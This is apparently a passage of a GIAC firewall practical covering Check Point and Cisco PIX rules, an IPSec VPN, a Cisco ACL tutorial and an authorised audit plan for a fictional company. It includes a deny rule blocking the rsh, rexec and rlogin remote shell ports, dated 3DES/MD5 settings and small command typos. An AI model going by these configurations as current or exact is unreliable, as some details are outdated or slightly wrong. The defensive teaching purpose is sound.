
Method = **SYN Gateway**
Enables the SYNDefender feature

Timeout = **10 Seconds**
Specifies how long SYNDefender waits for an ACK before concluding that the connection is a SYN attack

Maximum Sessions = **5000**
Specifies the maximum number of protected sessions. Any connections over this number will not be examines by the SYNDefender feature.

After installing the security policy the Firewall module should be stopped and restarted. From the Solaris console type:
fwstop
rem_drn fw
sync
add_drv fw
sync
fwstart

The other configurations including **Log and Alert**, **Security Servers** and **Resolving** will not need modification. The defaults will be used.



Rule Base Configuration

Below is the Rule Base for Firewall-I. The rules are listed in the particular order based on the amount of expected packets that will fit that rule. If a rule is listed before another it is expected that more traffic will pertain to that rule than the rules below it. This speeds up packet analysis by the firewall.

The objects used for the Rule based will se the following naming conventions:

CUST	=	Customer Network
SERV	=	Service Network
MAIL	=	GIAC Enterprises Mail Server
VPN	=	VPN connection with Suppliers
DNS	=	GIAC Enterprises DNS Server
WEB	=	GIAC Enterprises Web Server
INT	=	Internal Clients

Rule #	Source	Dest	Service	Action	Track	Install On	Time	Comment
1	CUST	SERV	ANY	ACCEPT		GATEWAYS	ANY	
2	ANY	MAIL	SMTP	ACCEPT		GATEWAYS	ANY	
3	VPN	CUST	SSH	ACCEPT	ACCT	GATEWAYS	ANY	
4	DNS	ANY	DNS	ACCEPT		GATEWAYS	ANY	
5	ANY	WEB	HTTP	ACCEPT		GATEWAYS	ANY	
6	CUST	ANY	ANY	ACCEPT		GATEWAYS	ANY	
7	INT	ANY	ANY	ACCEPT		GATEWAYS	ANY	
8	ANY	ANY	ANY	DROP		GATEWAYS	ANY	

Rule #1 Allow anyone in the Customer Network access to access the Service Network using any service. The Service Network is where the GIAC Enterprises internal servers reside. Since most packets inspected by the firewall will fit this rule it will be listed first.

Rule #2 Allow anyone to send SMTP (Port 25) to the GIAC Enterprises Mail Server on the Internal Network.

Rule #3 Allow only SSH (Port22) access from the VPN to the Customer Network GIAC Partners and suppliers. Logging will be set to log in Accounting format.

Rule #4 Allow GIAC Enterprise's internal DNS's to perform zone transfers (TCP 53) and DNS Queries (UDP53).

Rule #5 Allow outside HTTP (Port 80) traffic to the GIAC Enterprises Web Server

Rule #6 Allow any type of packet to any destination that originates from the GIAC Enterprises Customer Network

Rule #7 Allow any type of packet to any destination that originates from hosts within the GIAC Enterprises Internal Network

Rule #8 As always you have to have an implicit deny/deny. Any host going to any destination using any service not explicitly listed above will be dropped.

Internal Firewall

The Cisco PIX 515 used as the Internal firewall is configured in a similar fashion to the border router, which is also a Cisco product. Below are the configurations needed to permit/deny different types of traffic. Since this is an internal firewall it is merely used to help regulate some of the outbound traffic. Possibly prevent a "backwards" denial of service initiated from a host within the network. Only known ports and services stated in the security policy will be allowed to travel out beyond this firewall. These services include DNS, web, SSL and mail traffic.

outbound 15 permit <DNS Server IP Address> <Netmask> 53 udp

Permit UDP Traffic outbound on port 53 from the DNS Server

conduit permit tcp host <GIAC Mail Server IP Address> eq 25 any eq 25
outbound 8 permit x.x.x.x x.x.x.x 25 tcp

Permit TCP Traffic on port 25 to port 25 of the GIAC Mail Server
Permit TCP Traffic outbound on port 25

conduit permit tcp host <GIAC Web Server IP Address> eq 80 any
outbound 8 permit <GIAC Web Server IP Address> <Netmask> 80

Permit TCP Traffic on port 80 to and from the GIAC Web Server

conduit permit tcp <GIAC Web Server IP Address> <Netmask> eq 443 x.x.x.x x.x.x.x eq 443

Permit TCP Traffic on port 443 (SSL) to the GIAC Web Server

Virtual Private Networks (VPNs)


GIAC Enterprises will have a VPN configured so its corporate partners can connect to databases, which contain the fortune cookie sayings and other data. The VPN is created using Checkpoint's VPN solution. Since we are using Checkpoint's Firewall-1 solution an upgraded license to the Gateway package is probably the best fiscal decision.

Since the VPN solution resides on the primary firewall this reduces the configuration changes that need to be made on other devices such as the border router and the internal firewall. The access policy on the border router is to merely permit the VPN protocols to pass.


In regards to authentication and encryption, the VPN tunnel for GIAC Enterprises will use ESP (Encapsulated Security Payload) instead of AH (Authentication Header). AH offers more advanced authentication options however ESP protects the packets through encryption when they are traveling across Internet lines. According to Cisco's website, "ESP. ESP can provide both authentication and confidentiality services. It uses two separate algorithms to provide these services: a hash algorithm for authentication and a cipher for confidentiality. The difference between AH and ESP authentication is that ESP only authenticates the ESP payload; it does not authenticate the outer IP header. Furthermore, you can use ESP without the authentication services to provide confidentiality services only."

Encryption will use triple DES (3DES), with MD5 hash for authentication of the message. The only users accessing the network via the VPN will be the corporate partnerships so this gives GIAC Enterprises a lot of latitude in the area of key management. Since there are not a lot of keys to keep track of, key management can be done manually without having to set up a separate certificate server.

In order for the System to perform VPN functions the encryption domain and encryption schemes must be defined. Multiple encryption schemes may be defined. However we will only be using the Manual IPSEC scheme for the CheckPoint VPN. The encryption domain is nothing more than the set of network objects that Firewall-1 and the VPN module will encrypt and decrypt its traffic. By selecting the GIAC VPN network object we can associate an encryption scheme to that object. Spit horizon will not be implemented in the system at this time



Since we are using Manual IPSEC we cam configure our security parameters to be as shown.



Part 2 – Security Policy Tutorial

Select one of the three security policies defined above and write a tutorial on how to implement the policy. Use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:
A general explanation of the syntax or format of the ACL, filter, or rule for your device.
A general description of each of the parts of the ACL, filter, or rule.
An general explanation of how to apply a given ACL, filter, or rule.
For each ACL, filter, or rule in your security policy, describe:
the service or protocol addressed by the rule, and the reason this service might be considered a vulnerability.
Any relevant information about the behavior of the service or protocol on the network.
If the order of the rules is important, include an explanation of why certain rules must come before (or after) other rules.
Select three sample rules from your policy and explain how you would test each rule to make sure it has been applied and is working properly. Be certain to point out any tips, tricks, or potential problems ("gotchas").

According to Cisco's Website…."ACLs are lists of instructions you apply to a router's interface. These lists tell the router what kinds of packets to accept and what kinds of packets to deny. Acceptance and denial can be based on certain specifications, such as source address, destination address, and port number. ACLs enable you to manage traffic and scan specific packets by applying the ACL to a router interface. Any traffic going through the interface is tested against certain conditions that are part of the ACL.....ACLs can be created for all routed network protocols, such as Internet Protocol (IP) and Internetwork Packet Exchange (IPX), to filter packets as the packets pass through a router. ACLs can be configured at the router to control access to a network or subnet."

Access Control Lists provides the following benefits and when used properly ACLs can:

- Limit network traffic and increase network performance "queuing other packets and processing certain protocols before others are processed,
- Provide traffic flow control by restricting or reducing unwanted traffic
- Provide a basic level of security for network access by permitting or denying packets based on host or network addresses.
- Decide which types of traffic are forwarded or blocked at the router interfaces based on the type of traffic i.e. email, DNS HTTP etc.

ACLs can be created for all routed network protocols, such as Internet Protocol (IP) and Internetwork Packet Exchange (IPX), to filter packets as the packets pass through a router. ACLs can be configured at the router to control access to a network or subnet

ACLs filter network traffic by controlling whether routed packets are forwarded or blocked at the router's interfaces. The router examines each packet to determine whether to forward or drop it, based on the conditions specified in the ACL. ACL conditions could be the source address of the traffic, the destination address of the traffic, the upper-layer protocol, or other information.

ACLs must be defined on a per-protocol basis. In other words, you must define an ACL for every protocol enabled on an interface if you want to control traffic flow for that interface. (Note that some protocols refer to ACLs as *filters*.) For example, if your router interface were configured for IP, AppleTalk, and IPX, you would need to define at least three ACLs. ACLs can be used as a tool for network control by adding the flexibility to filter the packets that flow in or out of router interfaces.

When you are creating Access Control Lists you should keep the following in mind"

- You create ACLs by using the global configuration mode.
- Specifying an ACL number from 1 to 99 instructs the router to accept standard ACL statements. Specifying an ACL number from 100 to 199 instructs the router to accept extended ACL statements.
- You must carefully select and logically order the ACL. Permitted IP protocols must be specified; all other protocols should be denied.
- You should select which IP protocols to check; any other protocols are not checked. Later in the procedure, you can also specify an optional destination port for more precision.
- You need to associate your ACLs with an interface using an access-group

When you are specifying an ACL number you need to determine what type of ACL it will be. Below is a table of the different types of ACLs and the protocols they pertain to.

Protocol	Range
IP	1 - 99
Extended IP	100 - 199
AppleTalk	600 – 699
IPX	800-899
Extended IPX	900 – 999
IPX Service Advertising Protocol (SAP)	1000 - 1099

Standard Access Lists are used to permit or deny an entire protocol suite. You use standard ACLs when you want to block all traffic from a network, allow all traffic from a specific network, or deny protocol suites. Standard ACLs check the source address of packets that could be routed. The result permits or denies output for an entire protocol suite, based on the network, subnet, and host addresses. For example, packets coming in e0 are checked for source address and protocol. If they are permitted, the packets are output through S0, which is grouped to the ACL. If they are not permitted, they are dropped

Extended Access Lists are generally used to permit or deny specific protocols.

To enter Access Control Lists into a router you first log into the Router and enter the Privileged mode.
Router> **ena**

Then you must enter the Global Configuration Mode for the terminal
Router#>**config t**

From there you can enter your access lists
The syntax for the Access Control List is as follows:

Router(config)# **access-list** *access-list-number* {**permit | deny**|} {test condition}

Here is how to translate the syntax.

Access-list-number	Number of the ACL from table above
Deny	Denies access if condition are matched
Permit	Permits access if conditions are matched
Test Conditions	
Source (Wildcard)	Network from which the packet is sent.
Log	Whether or not the packets pertaining to this access list are logged.

Once the access-list is define use the **ip access-group** to associate the access-list to an interface

The **ip access-group** command groups an existing ACL to an interface. Remember that only one ACL per port per protocol per direction is allowed. The format of the command is:

Router(config-if)#> **ip access-group 102 in**

In order to see different types of access lists, below are a few of the inbound ACLs to enforce the security policy for the border router.

access-list 101 deny tcp any any range 512 514 log

Block inbound TCP traffic to ports 512-514 usually used for r-services - rsh, rexec, rlogin

access-list 101 permit udp any host <DNS Server IP Address> eq 53

Permit inbound UDP traffic to port 53 usually used for DNS Servers. Zone transfers used TCP so only UDP DNS traffic permitted to protect information about internal servers.

access-list 101 permit tcp any host <Mail Server IP Address> eq smtp

Permit inbound TCP SMTP traffic to Mail Server

Explanation and tests for three rules

It is very important to test each rule individually to ensure that the security polices are being enforced by the router or firewall. The following is a brief explanation and tests for three ACLs.

access-list 101 deny tcp any any range 512 514 log

Explanation: This ACL will block inbound TCP traffic to ports 512-514 usually used for r-services - rsh, rexec, rlogin.

Syntax:

inbound –	applied to only inbound traffic
deny –	Block this type of traffic
tcp -	Applies to only TCP traffic
any -	Any Source IP Address
any -	Any Destination IP Address
range -	Range of ports this rule applies to
512 514	Include the ports 512, 513, 514
log	Log if packets are dropped

Test: Telnet can be used to attempt to access these ports on the network. A host not reachable will signify that the router is dropping the packets.

access-list 101 permit udp any host <DNS Server IP Address> eq 53

Explanation: This ACL will permit inbound UDP traffic to port 53 usually used for DNS Servers. Zone transfers used TCP so only UDP DNS traffic permitted to protect information about internal servers.

Syntax:

inbound –	applied to only inbound traffic
permit –	Allow this type of traffic
udp -	Applies to only UDP traffic
any -	Any Source IP Address
<IP Address>	Destination IP Address of DNS Server
eq 53 -	Traffic destined for port 53

Test: nslookup or dig can be used query the Domain Name Servers. Specific DNS servers can be listed in the nslookup command. Using an nslookup –i an interactive mode can make testing DNS servers a breeze.

access-list 101 permit tcp any host <Mail Server IP Address> eq smtp

Explanation: This ACL will permit inbound TCP SMTP traffic to Mail Server

Syntax:

inbound –	applied to only inbound traffic
permit –	Allow this type of traffic
TCP -	Applies to only TCP traffic

any - Any Source IP Address
<IP Address> Destination IP Address of Mail Server
eq smtp - Traffic using the SMTP protocol

Test: Telnet can be used to attempt to access to ports 53 on the network. A host not reachable will signify that the router is dropping the packets. Common SMTP commands can be used to pass a mail message if a Telnet session is established.

Assignment 3 – Audit Your Security Architecture

Planning the Audit:

GIAC Enterprises has requested a technical audit of the primary firewall. And with the written permission from management at GIAC Enterprises, this audit will test for known vulnerabilities as well as search for ways to improve the existing systems, policies and equipment. Since the firewall is one of the main front lines of defense for the entire network, careful and thorough examination and testing of the perimeter defenses is crucial. Testing the firewall from both inside and outside of the firewall will ensure a thorough audit. Any tests will be conducted during non-peak hours to ensure there is no disruption of service. Back-out plans will be available to make sure all systems are returned to service after any tests are conducted. Management at GIAC Enterprises will be kept apprised of the tests as well as submit written consent for such tests to be conducted. Also all systems that have logging enabled will be checked over after the vulnerability-testing phase has finished to ensure that unwanted traffic and activities are being logged properly.

Technical Approach

The audit will target three main areas of the network. The external systems consisting of the border router and firewalls or any other device that allows direct access to the outside world. This will even include any dial-up services that may be available. The purposes of auditing these systems will be to assess any and all open ports or other accessible communication lines i.e. modems. Vulnerability testing will be conducted on these systems to actively look for known exploits as well as verify that these systems comply with the GIAC Enterprises security policies. The method of testing will be discussed later in this section.

A second area to be audited will be the De-Militarized Zone. The DMZ is an area where several critical servers reside. These include Domain Name Servers, Web Servers and Mail Servers. Tests to and from the external systems will be conducted to verify allowable traffic and ports open between the two areas. Configuration settings on these systems will be assessed with vulnerability scanners that will check for flaws and exploits as well as unnecessary services that may need to be turned off to eliminate any possible exploitation of that service. The method of testing will be discussed later in this section.

The third area that will be audited will be the internal systems that contain the clients and internal servers for GIAC Enterprises. System vulnerabilities and unnecessary services will be identified and corrective

action taken to harden these systems to conform to the GIAC Enterprises Security Policy.

Estimated costs and man-hours:

The following are estimates for each phase of the audit was well as projected dollar amounts for each audit. The average rate for network consultants is $75/hour and this figure will be used to compute cost estimates.

Analysis of Network Cabling	8 Hours	$ 600
IP/Port scans of Entire Network	4 Hours	$ 300
Penetration Tests for Know exploits on open ports	8 hours	$ 600
Investigation of Discovered Vulnerabilities	8 hours	$ 600
Conduct risk assessment on discovered risks	4 hours	$ 300
Prepare report of audit findings	4 Hours	$ 300
Total	36 hours	$ 2,700

Conducting the Audit:

In order to conduct a thorough audit several different tools will be used. Here is a list of the software applications that will be used to test the different parts of the network:

Etherpeek http://www.wildpackets.com will be used to check for open ports and available services.


Sam Spade www.samspade.org is a website that lets you query different services on your website to see what services are available from a perspective outside of the network.

Retina www.eeye.com is a port/service scanner that will check for known exploits in open ports and running services on the routers, firewalls and servers.


Network documentation and security policies will be reviewed thoroughly to validate cabling and IP address configurations. A list of all subnets will be compiled and used to scan all devices on the network. Lap-tops will be connected on the outside of the network and IP Address scans will be conducted to subnets on all networks on the system. Logging will be set to record all successful and failed scans and a list of IP address that may be at risk will be compiled. A full ping scan will be conducted using EtherPeek, which will pinpoint which devices are

accessible to the public. EtherPeek ships with an add-on called AGNet tools, which is capability of typical network reconnaissance.

Here is an example of a AGNet Tools Ping Scan. Below are the active devices on the 199.111.92.0 subnet.




Next a Port Scan is conducted of the server. Here the Solaris box is scanned to determine open services and ports. From here a list can be used to determine which are necessary and which can be disabled.



